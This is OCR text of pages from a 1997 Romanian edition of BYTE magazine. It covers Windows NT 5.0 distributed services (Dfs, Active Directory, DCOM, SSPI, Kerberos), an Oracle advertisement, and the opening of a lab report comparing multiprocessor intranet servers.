Dfs mai adaugă și alte facilități interesante. Este posibil, de exemplu să fie create fișiere replicate despre aceeași informație, stocate pe diverse servere Dfs. Clientul oarecare poate să acceseze oricare dintre copii, crescând toleranța la erori a sistemelor. Pentru o aplicație client aceste replicări sunt invizibile - clientul vede numai un nume pentru fișierele replicate. Atunci, când vine procesul de referire a fișierului, oricum, serverul Dfs care conține root-ul volumului va returna referințe despre fișierele replicate înapoi la redirectorul clientului. Redirectorul va alege arbitrar, care să fie accesat concret. Dacă însă serverul ales „cade“, poate să reia în liniște, și să acceseze o altă copie. Aplicația client nu va sesiza diferența.

Pentru a lucra astfel, datele din fișierele replicate trebuie să rămâne identice. Dfs nu are mecanism înglobat care să verifice consistența între elemente replicate, ceea ce face ca această tehnică să fie utilă în primul rînd în cazul informațiilor read-only. Versiunea Dfs planificată să fie livrată cu NT 5.0 va fi capabilă să facă acest lucru, astfel replicarea va deveni o facilitate foarte utilă. Această tehnologie care vine în curând, va utiliza și Active Directory pentru a da date despre toleranța la erori la nivel root, va permite replicarea multiplă a root-urilor Dfs pentru un singur volum și va da redirectorilor mai multe informații despre locațiile elementelor replicate, permițând astfel să fie ales fișierul cel mai apropiat.


Utilizând alte servicii de directoare

ADSI realizează o abstracție pentru servicii, astfel încât aplicațiile nu trebuie să cunoască specificul serviciilor de directoare.

ADSI furnizează o mulțime uniformă de interfețe spre aplicații, și trimite apeluri către furnizorii de servicii.

Pentru ca ADSI să poată să discute cu alte servicii de director, dezvoltatorii de software sau utilizatorii trebuie să dezvolte furnizori de servicii .

Applications
Active Directory Service Interface
Directory service provider
Directory service provider
Directory service provider
Directory service provider
Directory service provider
Directory service provider
NetWare bindery
X.500
Notes
NDS
Windows NT
Others

Clienții lui Active Directory utilizează protocoale standard DNS și LDAP pentru a localiza obiecte pe rețea

abil va fi acesta în viitor. Pentru a asigura o replicare efectivă, este de dorit ca ambele părți să lucreze cu un protocol comun, și o imagine comună despre datele care trebuie replicate (adică, pe baza unei scheme comune despre directoarele implicate). La ora actuală se fac eforturi deosebite, în majoritatea cazurilor independente pentru a defini cum trebuie să arate aceste scheme. Oricum, până când această problemă va fi rezolvată, protocoalele standard de replicare au o valoare limitată.

Pentru Microsoft, crearea unui protocol propriu pentru utilizare între controlere de domenii va permite să lucreze mult mai flexibil cu Active Directory, decât în cazul în care ar fi lăsat totul în seama DISP-ului. De exemplu, Active Directory permite realizarea replicării prin RPC (Remote Procedure Call) peste rețele locale, dar permite controloarelor de domeniu să schimbe informații privind replicarea prin e-mail, peste legături cu conexiuni intermitente sau lente (utilizatorii care vor încerca să configureze rețele NT în țări cu o infrastructură de comunicații slabă, vor aprecia în mod deosebit acest lucru).

Pentru servere cu conexiune bună, cum ar fi cele aflate în același sit fizic, schimbarea informațiilor de replicare se întâmplă în general la fiecare 5 minute. Pentru servere cu o conexiune mai slabă (WAN), intervalul de replicare se poate configura. Oricum, se va schimba numai informația strict necesară, nu este necesară mutarea de informații despre directoare.

În final, Microsoft nu reduce facilitățile diverselor API-uri pentru clienți de Active Directory. Alegerea indicată este Active Directory Service Interface (ADSI), o interfață generică utilizabilă cu Active Directory, DNS, precum și alte servicii de directoare. Alte opțiuni includ MAPI de la Microsoft, CAPI de la LDAP, și baza de date OLE, o interfață bazată pe COM care permite accesul la o mulțime de date, indiferent dacă sunt memorate într-o bază de date relațională, un fișier clasic sau, în cazul nostru într-un serviciu de director. Dezvoltatorii de software sunt liberi să aleagă soluția care le convine mai mult pentru a lucra.

Competitorul cel mai important al lui Active Directory este fără discuții NDS. Bazat pe X.500, NDS este o tehnologie puternică, flexibilă și acceptabil de complexă. Întrucât a fost dezvoltat cu mulți ani în urmă, nu este atât de bine integrat cu DNS și LDAP, care sunt standarde tehnologice cheie astăzi. Totuși, NDS are o legiune de adepți loiali, și a fost unul din punctele importante pe care s-au sprijinit vânzările lui Novell în cursul lansării pe piață a lui NetWare 4. Ar fi foarte greu de argumentat, că Active Directory este tehnologic superior lui NDS, astfel Microsoft va promova Active Directory prin faptul că este relativ simplu și se conformează standardelor, pentru a cuceri un teritoriu care a fost partea ceea mai puternică a NetWare-ului.

Obiecte distribuite


Alături de identificarea sistemelor și a utilizatorilor, Active Directory conține o clasă de memorare care acționează ca o versiune distribuită a Registry-ului din Windows. Astfel aplicațiile pot utiliza Active Directory pentru a găsi și identifica obiecte oriunde pe rețea. Această facilitate implică faptul, că puteți să scrieți aplicații care să existe pe alte sisteme decât acele de pe care au fost apelate. Începând cu Windows NT 4.0, Microsoft a extins specificația COM astfel încât să lucreze pe rețea, rezultând DCOM.

Suport pentru protocoale de securitate multiple

Protocoalele de securitate diferite pot avea API-uri diferite. Aceste diferențe pot crea probleme reale pentru aplicații care doresc să utilizeze mai mult protocoale. Soluția Microsoft pentru această problemă, atât la NT cât și la Windows 95 este interfața Security Service Provider Intreface (SSPI). SSPI nu este o versiune compatibilă complet cu standardul IETF (Internet Engeneering Task Force) numit Generic Security Services API (GSSAPI). La fel ca GSSAPI, și soluția SSPI de la Microsoft oferă o modalitate standard de a accesa servicii de securite într-un mediu distribuit, indiferent de natura serviciilor.

Componentele numite Security Service Providers (SSP-uri) implementează protocoalele de securitate. In NT 4.0, Microsoft include SSP-uri pentru NT LAN Manager (NTLM) și Secure Sockets Layer (SSL)/Private Communication Technology (PCT). În NT 5.0, această listă este extinsă pentru a include Kerberos și o versiune îmbunătățită SSL/PCT. Iar datorită faptului că interfețele pentru a implementa un SSP sunt publice, alți furnizori de software pot implementa protocoalele lor dacă doresc acest lucru.

Utilizatorii SSPI-ului sînt protocoale. Printre cele care se așează în vîrful utilizatorilor interfeței se află HTTP, LDAP, protocolul Common Internet File System extins (CIFS), bazat pe SMB, utilizat la rândul ei de către Microsoft Distributed File System (Dfs) și Remote Procedure Call (RPC). (DCOM, Distributed Component Object Model utilizează un API separat, creat cu ajutorul run time-ului RPC.) Oricare dintre aceste protocoale poate să utilizeze oricare dintre SSP-uri, lăsând pe fiecare să facă alegerea cea mai corectă. Prin separarea clară a utilizatorilor serviciilor de securitate distribuită de furnizori, această arhitectură permite utilizarea multor opțiuni, fără a crea o complexitate inutilizabilă.


Utilizând alte servicii de directoare
Applications
Active Directory Service Interface
Directory service provider
Directory service provider
Directory service provider
Directory service provider
Directory service provider
Directory service provider
NetWare bindery
X.500
Notes
NDS
Windows NT
Others

ADSI realizează o abstracţie pentru servicii, astfel încât aplicaţiile nu trebuie să cunoască specificul serviciilor de directoare.

ADSI furnizează o mulţime uniformă de interfeţe spre aplicaţii, şi trimite apeluri către furnizorii de servicii.

Pentru ca ADSI să poată să discute cu alte servicii de director, dezvoltatorii de software sau utilizatorii trebuie să dezvolte furnizori de servicii.

ADSI asigură o interfaţă comună pentru aplicaţii care se cuplează la mai multe servicii de director

COM defineşte o procedură standard, prin care o componentă software oferă servicii pentru o altă componentă, indiferent în ce limbaj de programare au fost scrise. Un obiect COM permite unui client să acceseze metodele lui prin interfeţe, dintre care fiecare conţine una sau mai multe metode.

COM nu informează clientul dacă obiectul utilizat este implementat printr-o bibliotecă linkedită sau este rulat ca un proces pe aceeaşi maşină. DCOM extinde acest mod de lucru relativ transparent pentru obiecte rulate pe alte maşini. Atunci, când un client apelează o metodă care aparţine unui obiect aflat la distanţă, DCOM localizează obiectul pe reţea şi execută un RPC către sistemul destinaţie. Localizarea obiectului la distanţă („remote“) poate fi codificată la nivel hard în client, memorat în Registry-ul clientului, sau, în cazul lui NT 5.0 căutat, utilizând Active Directory. Comportamentul obiectului client respectiv „remote“ pot să fie ca şi în cazul local. De fapt, puteţi să utilizaţi cod identic în ambele situaţii.

Baza DCOM-ului reprezintă implementarea făcută de Microsoft pentru protocolul RPC, definit de către Open Group's Distributed Computing Environment (DCE). Primind un nume nou: Microsoft RPC, a devenit mult utilizat în aplicaţii NT respectiv Windows (chiar dacă DCE în sine nu este foarte popular). Şi datorită faptului, că este livrat cu fiecare copie a acestor sisteme de operare, este cel mai răspândit protocol RPC astăzi. Microsoft se referă la variantele DCOM ca Object RPC (ORPC), dar pachetele care circulă pe cablul de reţea sunt aproape identice cu specificaţiile originale DCE.

Un alt punct în plus pentru DCOM este integrarea cu serverul Microsoft Transaction Server. Aplicaţiile MTS trebuie să fie scrise ca obiecte COM. La momentul apariţiei acestui articol, acces de la distanţă la aceste obiecte se poate face doar prin DCOM. Şi datorită faptului, că aplicaţiile MTS sînt obiecte DCOM (Microsoft le numeşte componente ActiveX), companii independende de software (ISV- Independent Software Vendors) pot crea aplicaţii care respectă standardul MTS, şi pot lăsa utilizatorii să creeze din aceste componente soluţii complete. Rezultatul este o piaţă care se formează din componente pe partea serverului, ceea ce este similară pieţei de componente ActiveX pe partea clientului care există deja astăzi. Nici un alt server de tranzacţii la ora actuală nu este capabil de acest lucru, chiar dacă Oracle şi IBM fac încercări în această direcţie.

DCOM a fost livrat începând de la mijlocul anului 1996, ca o parte standard din NT 4.0. O versiune pentru Windows 95 a fost realizată în ianuarie, iar versiuni pentru alte sisteme de operare sunt în lucru. Software AG este sursa primară pentru ele. Compania aşteaptă să realizeze DCOM pentru Solaris, HP-UX, Linux, MVS şi alte sisteme până la sfârşitul anului 1997. Atunci când acest lucru se întâmplă, DCOM nu va reprezenta doar interes pentru comunitatea Windows/NT. (Informaţii mai detaliate în Raportul Special din BYTE, Aprilie.)

Oricum, DCE RPC (acronimul pentru ORPC-ul lui DCOM) nu este singurul standard utilizat de mai mulţi producători de software pentru a apela metode de la distanţă. Ca parte din arhitectura Common Object Request Broker Architecture (CORBA), grupul The Object Management Group (OMG) a definit o alternativă numită IIOP. IIOP este puţin mai mult decât un protocol RPC, pune la dispoziţie şi o facilitate de redirectare, permite clienţilor să înveţe proprietăţile obiectelor pe care le-au mutat, dar în esenţă atacă aceeaşi problemă ca DCOM-ul ORPC. (OMG a luat în considerare adoptarea DCE RPC ca protocol de bază, dar după lupte amare, a ales calea să creeze pe IIOP)

Conform spuselor lui Andrew Watson, directorul de arhitectură sisteme de la OMG, „CORBA şi restul din Object Management Arhitecture (OMA) sunt sprijiniţi de mai mulţi dezvoltatori de software ca orice altă arhitectură de middleware, incluzând DCOM /ActiveX. Specificaţiile OMG au fost totdeauna accesibile public, iar proiectul a fost de la început gândit astfel încât să fie accesibil pentru toate platformele, să fie utilizabil din orice limbaj de programare şi să accepte o distribuţie clară în loc de a adăuga facilităţi noi una după alta.“

Cât timp diversitatea în serviciile pentru directori respectiv securitate poate să fie dureroasă, diversitatea în protocoale RPC nu este un lucru atât de rău. Este sigur, că IIOP va fi util. Netscape a adoptat IIOP ca protocol standard pentru a apela proceduri de la distanţă, şi va livra această facilitate cu fiecare copie de Navigator. Dar forţele anti-Microsoft nu sunt unite într-un singur competitor în faţa ORPC din DCOM.

Care din acestea va fi cel mai frecvent utilizat, rămâne de văzut, dar se pare că Microsoft beneficiază de cel mai mult câştig în urma competiţiei intre ele. Pe de altă parte, abilitatea companiei de-a include protocolul în două sisteme de operare foarte populare îi oferă avantaje semnificative. Dacă Microsoft s-a aliniat la un standard creat pentru mai mulţi dezvoltatori de software - DCE RPC - este o forţă puternică, chiar şi atunci când este comparat cu alt standard similar.

Serviciile de securitate

Un serviciu de director vă permite să găsiţi ceea ce căutaţi, iar un protocol de comunicaţie permite interactivitate. Cu toate acestea, nu ar trebui ca fiecare să fie în stare găsească sau să comunice orice. Controlul accesului cade în sarcina serviciului distribuit de securitate, iar NT 5.0 aduce noi instrumente şi aici.

Securitatea efectivă distribuită are mai multe aspecte. În primul rând, şi poate că cel mai important, cere un mecanism de autentificare, prin care de exemplu un client îşi demonstrează identitatea la server. Ca parte a acestui proces, clientul furnizează informaţie de autorizare, care este utilizată de server pentru a determina drepturile de acces ale clientului. Pe de altă parte este necesară păstrarea integrităţii datelor. Un checksum criptografic ataşat datelor transmise permite

Sun
microsystems


Network Computing
Informatica Secolului XXI

JAVA

ROMSYS SA

Calea Floreasca 169
BUCUREȘTI
Tel: 230.08.10
Fax:230.08.15

receptorului de date să detecteze dacă acestea au fost deteriorate în cursul transferului. Pentru paranoici veritabili, securitatea datelor poate fi realizată prin criptarea tuturor datelor transmise.


Realizând securitatea în NT 5.0
Aplicaţii
Microsoft RPC
LDAP
HTTP
CIFS
Altele
Security Service Provider Interface (SSPI)
NT LAN manager
NT 5.0 Kerberos
SSL/PCT
Altele
Reţea
Protocoale de reţea
Orice protocol poate fi rulat utilizând orice serviciu de securitate prin SSPI
Security Service Providers (SSP)

Windows NT 5.0 asigură un API unitar pentru programare în vederea utilizării diverselor servicii de securitate

Asemenea protocoalelor de director, Microsoft a ales pentru integrare standardele de vârf din industrie în loc de a dezvolta o soluţie proprietară. NT a utilizat Secure Socket Layers (SSL) pentru o perioadă, împreună cu varianta „enhanced“ SSL, numită şi Private Communication Technology, (PCT). Oricum, infrastructura necesară pentru securitatea bazată pe chei publice, ca SSL, nu este chiar acolo unde ar trebui să fie. În plus, utilizarea securizării prin chei publice poate fi foarte lentă pentru anumite aplicaţii.

Din aceste motive, în comunitatea NT de azi, protocolul primar utilizat pentru securitate distribuită este NT LAN Manager (NTLM). NTLM este un protocol de securitate acceptabil pentru un singur domeniu, asigurând autentificare, integritatea datelor şi date private. Nu este perfect, nicidecum şi nu este nici popular în afara comunităţii Microsoft.

În loc de a perfecţiona propriul protocol, Microsoft declară protocolul ca un protocol al trecutului. Ca parte a lui NT 5.0, Microsoft va începe să livreze o implementare a Kerberos-ului de la MIT. Kerberos asigură autentificare, integritate şi date private, în plus însă oferă facilităţi care nu există în NTLM. De exemplu, în NTLM numai clienţii pot dovedi identitatea faţă de servere, astfel clienţii trebuie să posede încredere, privind identitatea serverelor. Kerberos oferă autentificare mutuală, asigurând fiecăreia dintre părţi verificarea identităţii celuilalt. Microsoft Kerberos este o implementare standard a lui Kerberos 5. Fiecare domeniu are propriul lui server Kerberos, care în implementarea Microsoft-ului utilizează baza de date a serviciului Active Directory. Ca şi consecinţă, autentificarea Kerberos se face pe maşina controlor de domeniu şi asemănător cu serverele Active Directory poate fi replicat în cadrul domeniului. Fiecare utilizator care doreşte să acceseze în siguranţă serviciile de la distanţă trebuie să execute un login pe un server Kerberos. Un log-in reuşit returnează clientului o autorizare de a cere tichete de intrare („ticket granting ticket“ - TGT), care poate să fie retransmis serverului Kerberos pentru a se apela la tichete în cazul serverelor de aplicaţii specifice.

Dacă serverul Kerberos determină că un utilizator a prezentat un TGT valid, returnează tichetul cerut fără a mai întreba altceva. Utilizatorul trimite tichetul la serverul de aplicaţii rulat undeva în reţea, care poate să-l examineze, pentru a verifica identitatea utilizatorului (adică execută autentificarea). Toate aceste tichete sunt criptate prin diverse metode, utilizând chei diverse. Asigurarea securităţii distribuite nu este un lucru simplu. Astfel, Kerberos este suficient de complicat.

Alegerea Microsoft-ului privind doar utilizarea protocoalelor de securitate standard pare a fi o alegere prea bună ca să fie adevărată - şi din păcate, este. Chiar dacă Microsoft va implementa protocolul standard Kerberos 5, acest protocol nu defineşte exact ce trebuie trimis ca să fie identificat clientul. Implementări diferite ale protocolului Kerberos utilizează informaţii de autorizare diferite. Nu este surprinzător deci, că implementarea Microsoft va trimite identificatori specifici NT-ului. Acest lucru înseamnă că o conlucrare perfectă cu alte implementări Kerberos va fi problematică. Este dificil să vedem care ar fi o cale mai bună - oricum, nu există un standard acceptat de o comunitate mai mare de producători în această zonă.

NT pretutindeni?

Sunt două concluzii importante pe care utilizatorul poate să le tragă în urma dezvoltărilor legate de viitorul apropiat pentru NT. În primul rând Microsoft lucrează la nivelul cel mai bun la care poate, pentru a face ca NT să funcţioneze eficient într-un mediu distribuit. Chiar dacă mai trebuie să aşteptăm pentru cod, ca să fie livrat şi să vedem cât de bine a reuşit, adăugarea unor servicii serioase de directoare şi securitate vor pune la punct câteva obiecţii mai vechi legate de sistemul de operare. În al doilea rând, prin alegerea unui protocol standard pentru servicii distribuite, Microsoft încearcă să asigure pentru NT o poziţie bună într-un mediu eterogen, care include Unix, Mac şi chiar şi mainframe-uri.

Scena nu este perfectă. Probleme cu replicarea directoarelor, informaţia de autentificare Kerberos şi poate alte domenii neclare există momentan. Totuşi, prin achiziţionarea standardelor utilizate de mai mulţi producători pentru maşini middleware, Microsoft a clarificat modul cum va arăta viitorul în acest teritoriu mult disputat. Nu există nici o altă companie care să poată să creeze un standard proprietar middleware cu scopul utilizării pe scară largă. Oarecum surprinzător, Microsoft nu a ales să facă acest lucru. Integrând însă standarde, Microsoft a garantat adoptarea lor.■

David Chappel este director la Chappel & Associates, o companie de educaţie şi consulting în Minneapolis, Minnesotta. Poate fi contactat la **david@chappellassoc.com**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *László Szabó*]

INFORMAŢII

Microsoft Corp.
Redmond, WA
800-426-9400
206-882-8080
fax: 206-936-7329
http://www.microsoft.com

Oracle® Universal Server®

Manage All Your Information

Relational
Text
Web
Video
Spatial
OLAP
Messaging
ORACLE
UNIVERSAL SERVER

Numai Oracle® Universal Server® vă permite cu uşurinţă gestionarea tuturor tipurilor de date: relaţionale, spaţiale, text, imagine audio sau video.
Prin accesarea integrată a oricărui tip de date, Oracle Universal Server vă oferă tehnologia viitorului pentru aplicaţii, pentru un domeniu extrem de vast, de la data warehousing şi prelucrare tranzacţională, la comerţ electronic şi sisteme de mesagerie.

Oracle Universal Server : orice calculator, orice tip de date, orice aplicaţie, oriunde. Pentru mai multe informaţii contactaţi reprezentanţa locală: **ORACLE Representative Office; I.B.C. Modern, Bd.Republicii 44/46, sect.2 Bucureşti, Tel:40-1-250.32.35, Tel:40-1-250.32.44; ORACLE Office in Cluj: Tel./Fax:40-64-157779**

ORACLE®
Enabling the Information Age™

©1996 Oracle Corporation. Oracle and Oracle Universal Server are registered trademarks, and Enabling the Information Age is a trademark of Oracle Corporation. All rights reserved. All other company product names are trademarks of their respective owners.

Serverele NT concurează sistemele Unix din intranet-uri, dovedind un comportament identic la sarcină.

De Robert L. Hummel

Servere intranet multiprocesor

Implicarea tehnologiei Internet în aplicaţiile zilnice a generat o transformare radicală în sistemele informatice de firmă. Internetul a dat naştere intranet-ului care în mod clar va domina reţelele viitorului.

Pe măsură ce intranet-urile vor începe să se extindă într-o întreprindere, ele vor avea nevoie de resurse care pot suprasolicita infrastructura reţelei existente. Desigur, unele servicii intranet ocazionale vor putea fi configurate pe oricare din sistemele existente, dacă performanţa nu reprezintă scopul esenţial. Dar un suport corespunzător pentru tehnologia informaţională bazată pe Web necesită o investiţie în servere noi, optimizate să proceseze cererile URL, furnizarea de documente HTTP, servicii de FTP şi poştă respectiv alte sarcini legate de Web.

Navigatoarele sunt în general echipamente standard pentru orice sistem de operare serios. Indiferent că este folosit pentru configurare, navigare intranet sau aventurare pe Web, navigatorul tinde să devină o unealtă indispensabilă. Şi dacă e să credeţi doar o parte din zvonurile din jurul Java, navigatorul d-voastră va fi în curând o interfaţă către toate aplicaţiile. Prin urmare, concret, de ce ar avea nevoie reţeaua d-voastră pentru a satisface toate aceste navigări?

Producătorii de servere de înaltă clasă concurează pentru a furniza o parte a răspunsului. Pentru acest Lab Report am decis să exemplificăm şi să evaluăm sisteme multiprocesor simetrice (SMP) şi să determinăm cât de potrivite sunt ele pentru rolul inerent al serverelor intranet.

Cele şase sisteme pe care le-am testat provin de la producători care au deja o reputaţie solidă pe piaţa serverelor: Compaq, Digital, Hewlett-Packard, Intergraph, Sun şi Silicon Graphics. În timpul evaluărilor noastre, fiecare din aceste sisteme s-au dovedit a fi foarte performante. Le-am testat atât în rolul de servere intranet cu sarcină mare cât şi într-un rol mult mai tradiţional, acela de server de baze de date.

Primele trei sisteme - Compaq ProLiant 5000, HP LX Pro 6/200 SMP şi Intergraph InterServe MP-660 - sunt foarte similare. Fiecare este construit în jurul a 4 procesoare Intel Pro într-o implementare standard a unei arhitecturi Intel. Aceste maşini au venit cu Windows NT Server 4.0 instalat.

Celelalte trei sisteme prezintă o combinaţie provocatoare de cipuri RISC şi versiuni diferite de Unix. Alpha Server 4100 de la Digital rulează OS/F folosind 4 procesoare Alpha. Serverul Netra i 4000 de la Sun este echipat cu 4 procesoare UltraSPARC şi rulează un SO Solaris de la Sun. Irix este varianta de Unix pentru sistemul Origin 200 cu patru MIPS 10000 de la SGI.

BYTE BEST

SERVERE INTRANET

Digital AlphaServer 4100
este cel mai rapid server Unix precum şi cel mai bun per global, obţinând cele mai bune performanţe în testele Web şi de baze de date.

Compaq ProLiant 5000 şi HP LX Pro 6/200 SMP
câştigătorii din arena Wintel, ambele depăşind la o mică diferenţă Intergraph InterServe MP-660 în testele Web.

Hardware încărcat

La început ni s-a părut normal să clasificăm aceste servere în două categorii, pe baza arhitecturii procesorului şi a sistemului de operare. Dar aşa cum am descoperit ulterior, aceste şase maşini sunt destul de asemănătoare în performanţe pentru a face această distincţie artificială.

Scopul evaluării noastre a fost să catalogăm hardware-ul: În special am dorit să vedem cum lucrează serverul multiprocesor intranet în spatele conexiunii IP. Tipic, calculatoare ca acestea sunt localizate într-un intranet mare de firmă servind colecţii vaste de documente interne. Pentru a manevra aceste sarcini, am specificat o configuraţie de bază de server construită în jurul a patru procesoare de vârf, configurate pentru multiprocesare simetrică. Fiecare sistem a venit echipat cu 512 MB RAM.

Pentru că nu am dorit ca discul hard subsistem să reprezinte o limitare artificială şi să influenţeze rezultatele testului, am cerut ca fiecare sistem să vină cel puţin cu 10 discuri hard, fiecare cu o capacitate de la 2 la 4 GB. Am specificat că ele vor fi configurate ca şi un set de cinci drive-uri întreţesute şi oglinda lor (vezi BYTE România, martie 1997, pag. 109 - „Ariile de discuri") - o configurare pentru servere cu o înaltă siguranţă în funcţionare.


Un trafic de reţea liber este fără îndoială partea esenţială a unei reţele intranet. Pentru a ne asigura că am avut mai mult decât o lăţime de bandă adecvată pentru a realiza aplicaţiile Web, am specificat ca fiecare maşină să fie echipată cu două porturi 100Base-TX Ethernet. Clienţii au fost împărţiţi în mod egal între cele două backbone-uri în timpul testării.

Dincolo de acest criteriu minim şi necesar, am permis ca fiecare producător să-şi configureze sistemul aşa cum crede că ar trebui echipat un server intranet. Aceasta duce la o mai bună aranjare şi la o varietate interesantă de echipament opţional.


Printre echipamentele opţionale care au evidenţiat unele sisteme, s-au numărat sursele de alimentare suplimentare care puteau fi schimbate, un UPS încorporat şi o legătură pentru fibră optică. Factorii dimensiunii fizice au avut un domeniu larg de vari-

UCP
Multiprocesarea simetrică presupune că există suficientă putere pentru a rezolva rapid un număr mare de cereri Web și sarcini asociate. Folosirea a patru UCP-uri lasă loc suficient pentru manevrarea poștei și a altor sarcini de rețea chiar și pe sistemele ocupate.

CARTELE DE EXTENSIE
Dispunerea procesoarelor și a memoriei pe cartele mobile are sens. În acest mod, căderile sistemului pot fi depanate printr-o simplă substituire. O configurație simplă presupune că puteți cumpăra mai puține servere acum și adăuga procesoare sau memorie după dorință.




PANOUL FRONTAL



SUBSISTEM UNITĂȚI DRIVE
Discuri hard mari și rapide asigură stocarea necesară pentru documentele HTML, poștă, baze de date și alte informații de server. Pentru a proteja datele critice, unitățile drive sunt toate întrețesute și oglindite. Unitățile drive pot fi înlocuite, fără a fi nevoie de oprirea server-ului.

PANOUL DIN SPATE



BACKBONES DE MARE CAPACITATE
Două porturi de rețea de 100 Mbps asigură ca un volum mare de cereri Web să fie acceptate

ALIMENTARE SIGURĂ
Cu surse de alimentare suplimentare, căderea uneia din ele nu poate afecta funcționarea serverului. Un server inteligent va detecta căderea și o va semnaliza operatorului. Sursele pot fi schimbate fără a fi necesară oprirea serverului.

ație, de la un sistem cu rack-uri de montare înalt de 1,80 m la un model cu un singur nivel, însă dublu ca lățime respectiv o pereche conectată de turnuri indigo aerodinamice.

Ca și rezultat direct al acestei variații, prețurile pentru aceste servere variază într-un domeniu larg. Tabelul cu funcții enumeră detaliile pentru fiecare configurație; d-voastră va trebui să vă decideți dacă acest extras justifică costul.

Nu am testat sisteme de la ALR, HP (PA-RISC), IBM (RS/6000) sau NetFrame pentru că sistemele acestora nu au fost disponibile în timp util sau pentru că noi modele erau aproape de lansare. Polywell a furnizat un sistem, dar nu am fost în măsură să-l testăm la timp.

Mai mult decât viteza

